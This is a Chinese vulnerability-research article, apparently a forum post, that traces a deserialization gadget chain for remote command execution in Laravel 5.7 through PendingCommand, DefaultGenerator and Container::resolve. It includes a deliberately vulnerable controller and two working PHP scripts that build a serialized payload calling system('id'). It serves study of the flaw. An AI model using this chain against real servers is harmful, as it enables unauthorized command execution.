Laravel5.7反序列化漏洞之RCE链挖掘

mochazz / 2019-06-28 09:48:00 / 浏览数 7611 安全技术 漏洞分析 顶(0) 踩(0)

在前一阵的 2019强网杯线下赛 中，出现一道 Laravel5.7 RCE
漏洞的利用。之前有关注过这个漏洞，但没细究。比赛期间，原漏洞作者删除了详细的分析文章，故想自己挖掘这个漏洞利用链。本文将详细记录 Laravel5.7 反序列化漏洞RCE链 的挖掘过程。

漏洞环境

直接使用 composer 安装 laravel5.7 框架，并通过 `php artisan serve` 命令启动 Web 服务。

```
➜  html composer create-project laravel/laravel laravel57 "5.7.*"
➜  html cd laravel57
➜  laravel57 php artisan serve --host=0.0.0.0
```

在 laravel57/routes/web.php 文件中添加一条路由，便于我们后续访问。


```
// /var/www/html/laravel57/routes/web.php
<?php
Route::get("/","\App\Http\Controllers\DemoController@demo");
?>
```

在 laravel57/app/Http/Controllers/ 下添加 DemoController 控制器，代码如下：

```
// /var/www/html/laravel57/app/Http/Controllers/DemoController.php
<?php
namespace App\Http\Controllers;

use Illuminate\Http\Request;

class DemoController extends Controller
{
   public function demo()
   {
       if(isset($_GET['c'])){
           $code = $_GET['c'];
           unserialize($code);
       }
       else{
           highlight_file(__FILE__);
       }
       return "Welcome to laravel5.7";
   }
}
```

漏洞链挖掘

可用于执行命令的功能位于 Illuminate/Foundation/Testing/PendingCommand 类的 run 方法中，而该 run 方法在 __destruct
方法中调用。我们可以参阅官方提供的 API 说明手册，来看下各属性和方法的具体含义。




接着我们看下 run 方法的具体代码。如下图所示，当执行完 mockConsoleOutput 方法后，程序会在 第22行 执行命令。那么要想利用这个命令执行，我们就要保证 mockConsoleOutput 方法在执行时不会中断程序（如exit、抛出异常等）。

```php
// vendor/laravel/framework/src/Illuminate/Foundation/Testing/PendingCommand.php
class PendingCommand
{
    public $test;                       //  \Illuminate\Foundation\Testing\TestCase
    protected $app;                     //  \Illuminate\Foundation\Application
    protected $command;                 //  The command to run.
    protected $parameters;              //  The parameters to pass to the command.
    protected $expectedExitCode;        //  expected exit code.
    protected $hasExecuted = false;     //  Determine if command has executed.

    public function __destruct(){
        if ($this->hasExecuted) {
            return;
        }
        $this->run();
    }

    public function run(){
        $this->hasExecuted = true;
        $this->mockConsoleOutput();
        try {                           // Execute the command.
            $exitCode = $this->app[Kernel::class]->call($this->command, $this->parameters);
        } catch (NoMatchingExpectationException $e) { .... }
        ....
    }
}
```

我们跟进 mockConsoleOutput 方法。在下图 第6行 代码，我们先使用单步调试直接跳过，观察代码是否继续执行到 第10行 的 foreach 代码。如果没有，我们则需要对 第6行 代码进行详细分析。经过调试，我们会发现程序正常执行到 第10行 ，那 第6行 的代码我们就可以先不细究。

```php
// vendor/laravel/framework/src/Illuminate/Foundation/Testing/PendingCommand.php
class PendingCommand
{
    protected function mockConsoleOutput()
    {                       // OutputStyle::class  =>  Illuminate\Console\OutputStyle
        $mock = Mockery::mock(OutputStyle::class.'[askQuestion]', [
            (new ArrayInput($this->parameters)), $this->createABufferedOutputMock(),
        ]);

        foreach ($this->test->expectedQuestions as $i => $question) {
            $mock->shouldReceive('askQuestion')
                ->once()
                ->ordered()
                ->with(Mockery::on(function ($argument) use ($question) {
                    return $argument->getQuestion() == $question[0];
                }))
                ->andReturnUsing(function () use ($question, $i) {
                    unset($this->test->expectedQuestions[$i]);

                    return $question[1];
                });
        }

        $this->app->bind(OutputStyle::class, function () use ($mock) {
            return $mock;
        });
    }
}
```

从上图可看出， 第10行 $this->test 对象的 expectedQuestions
属性是一个数组。如果这个数组的内容可以控制，当然会方便我们控制下面的链式调用。所以我们这里考虑通过 __get 魔术方法来控制数据，恰巧 laravel 框架中有挺多可利用的地方，这里我随意选取一个 Faker\DefaultGenerator 类。



所以我们构造如下 EXP 继续进行测试。同样，使用该 EXP 在 foreach 语句处使用单步跳过，看看是否可以正常执行到 $this->app->bind(xxxx) 语句。实际上，这里可以正常结束 foreach 语句，并没有抛出什么异常。同样，我们对 $this->app->bind(xxxx) 语句也使用单步跳过，程序同样可以正常运行。

```
<?php
namespace Illuminate\Foundation\Testing{
   class PendingCommand{
       public $test;
       protected $app;
       protected $command;
       protected $parameters;

       public function __construct($test, $app, $command, $parameters)
       {
           $this->test = $test;
           $this->app = $app;
           $this->command = $command;
           $this->parameters = $parameters;
       }
   }
}

namespace Faker{
   class DefaultGenerator{
       protected $default;

       public function __construct($default = null)
       {
           $this->default = $default;
       }
   }
}

namespace Illuminate\Foundation{
   class Application{
       public function __construct() { }
   }
}

namespace{
   $defaultgenerator = new Faker\DefaultGenerator(array("1" => "1"));
   $application = new Illuminate\Foundation\Application();
   $pendingcommand = new Illuminate\Foundation\Testing\PendingCommand($defaultgenerator, $application, 'system', array('id'));
   echo urlencode(serialize($pendingcommand));
}
?>
```

使用上面的 EXP ，我们已经可以成功进入到最后一步，而这里如果直接单步跳过就会抛出异常，因此我们需要跟进细看。

```
$exitCode = $this->app[Kernel::class]->call($this->command, $this->parameters);
```

这里的 $this->app 实际上是 Illuminate\Foundation\Application 类，而在类后面使用 [] 是什么意思呢？一开始，我以为这是 PHP7 的新语法，后来发现并不是。我们在上面的代码前加上如下两段代码，然后动态调试一下。

```
$kclass = Kernel::class;
$app = $this->app[Kernel::class];
$exitCode = $this->app[Kernel::class]->call($this->command, $this->parameters);
```

可以看到 Kernel::class 对应固定的字符串 Illuminate\Contracts\Console\Kernel ，而单步跳过 `$app = $this->app[Kernel::class];` 代码时会抛出异常。跟进这段代码，我们会发现其会依次调用如下类方法，这些我们都不需要太关注，因为没有发现可控点。

```php
class Container implements ArrayAccess, ContainerContract
{                           // $key  =>  Illuminate\Contracts\Console\Kernel
    public function offsetGet($key)
    {
        return $this->make($key);
    }
}

class Application extends Container implements ApplicationContract, HttpKernelInterface
{                       // $abstract  =>  Illuminate\Contracts\Console\Kernel
    public function make($abstract, array $parameters = [])
    {
        $abstract = $this->getAlias($abstract);

        if (isset($this->deferredServices[$abstract]) && ! isset($this->instances[$abstract])) {
            $this->loadDeferredProvider($abstract);
        }

        return parent::make($abstract, $parameters);
    }
}

class Container implements ArrayAccess, ContainerContract
{
    public function make($abstract, array $parameters = [])
    {
        return $this->resolve($abstract, $parameters);
    }
}
```


我们要关注的点在最后调用的 resolve 方法上，因为这段代码中有我们可控的利用点。如下图中 角标1 处，可以明显看到程序 return 了一个我们可控的数据。也就是说，我们可以将任意对象赋值给 $this->instances[$abstract] ，这个对象最终会赋值给 `$this->app[Kernel::class]` ，这样就会变成调用我们构造的对象的 call 方法了。（ 下图的第二个点是原漏洞作者利用的地方，目的也是返回一个可控类实例，具体可以参看文章：[laravelv5.7反序列化rce(CVE-2019-9081)]() ）


```php
// vendor/laravel/framework/src/Illuminate/Container/Container.php
class Container implements ArrayAccess, ContainerContract
{
    protected function resolve($abstract, $parameters = [])
    {
        $abstract = $this->getAlias($abstract);

        $needsContextualBuild = ! empty($parameters) || ! is_null(
            $this->getContextualConcrete($abstract)
        );

        if (isset($this->instances[$abstract]) && ! $needsContextualBuild) {
            return $this->instances[$abstract]; // 1
        }

        $this->with[] = $parameters;
        $concrete = $this->getConcrete($abstract); // 2

        if ($this->isBuildable($concrete, $abstract)) {
            $object = $this->build($concrete);
        } else {
            $object = $this->make($concrete);
        }

        foreach ($this->getExtenders($abstract) as $extender) {
            $object = $extender($object, $this);
        }

        if ($this->isShared($abstract) && ! $needsContextualBuild) {
            $this->instances[$abstract] = $object;
        }

        $this->fireResolvingCallbacks($abstract, $object);
        $this->resolved[$abstract] = true;
        array_pop($this->with);

        return $object;
    }
}
```


现在我们再次构造如下 EXP 继续进行尝试。为了避免文章篇幅过长，与上面 EXP 相同的代码段用省略号代替。

```
<?php
namespace Illuminate\Foundation\Testing{
   class PendingCommand{
       ...
   }
}

namespace Faker{
   class DefaultGenerator{
       ...
   }
}

namespace Illuminate\Foundation{
   class Application{
```


```
        protected $instances = [];

        public function __construct($instances = [])
        {
            $this->instances['Illuminate\Contracts\Console\Kernel'] = $instances;
        }
    }
}

namespace{
    $defaultgenerator = new Faker\DefaultGenerator(array("1" => "1"));
    $app = new Illuminate\Foundation\Application();
    $application = new Illuminate\Foundation\Application($app);
    $pendingcommand = new Illuminate\Foundation\Testing\PendingCommand($defaultgenerator, $application, 'system', array('id'));
    echo urlencode(serialize($pendingcommand));
}

?>
```

我们用上面生成的 EXP 尝试攻击，会发现已经可以成功执行命令了。



这里我们再来说说为什么这里 $this->instances['Illuminate\Contracts\Console\Kernel'] 我选择的是 Illuminate\Foundation\Application 类，我们跟着 EXP 。

Illuminate\Foundation\Application 类继承了 Illuminate\Container\Container 类的 call 方法，其调用的又是 Illuminate\Container\BoundMethod 的 call 静态方法。而在这个静态方法中，我们看到一个关键函数 call_user_func_array ，其在闭包函数中被调用。



我们先来看一下这个闭包函数在 callBoundMethod 静态方法中是如何被调用的。可以看到在 callBoundMethod 方法中，返回了闭包函数的调用结果。而闭包函数中返回了 `call_user_func_array($callback, static::getMethodDependencies(xxxx))` ，我们继续看这个 getMethodDependencies 函数的代码。该函数仅仅只是返回 $dependencies 数组和 $parameters 的合并数据，其中 $dependencies 默认是一个空数组，而 $parameters 正是我们可控的数据。因此，这个闭包函数返回的是 `call_user_func_array(■■■■,■■■■)` ，最终导致代码执行。

总结

个人认为 PHP 相关的漏洞中，最有意思的部分就属于 POP链
的挖掘。通过不断找寻可利用点，再将它们合理的串成一条链，直达漏洞核心。为了防止思维被固化，个人不建议一开始就去细看他人的漏洞分析文章，不妨自己先试着分析

上一篇：无需Native Code的RCE... 下一篇：记脚本小子的一次渗透全过程

1. 0 条回复

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板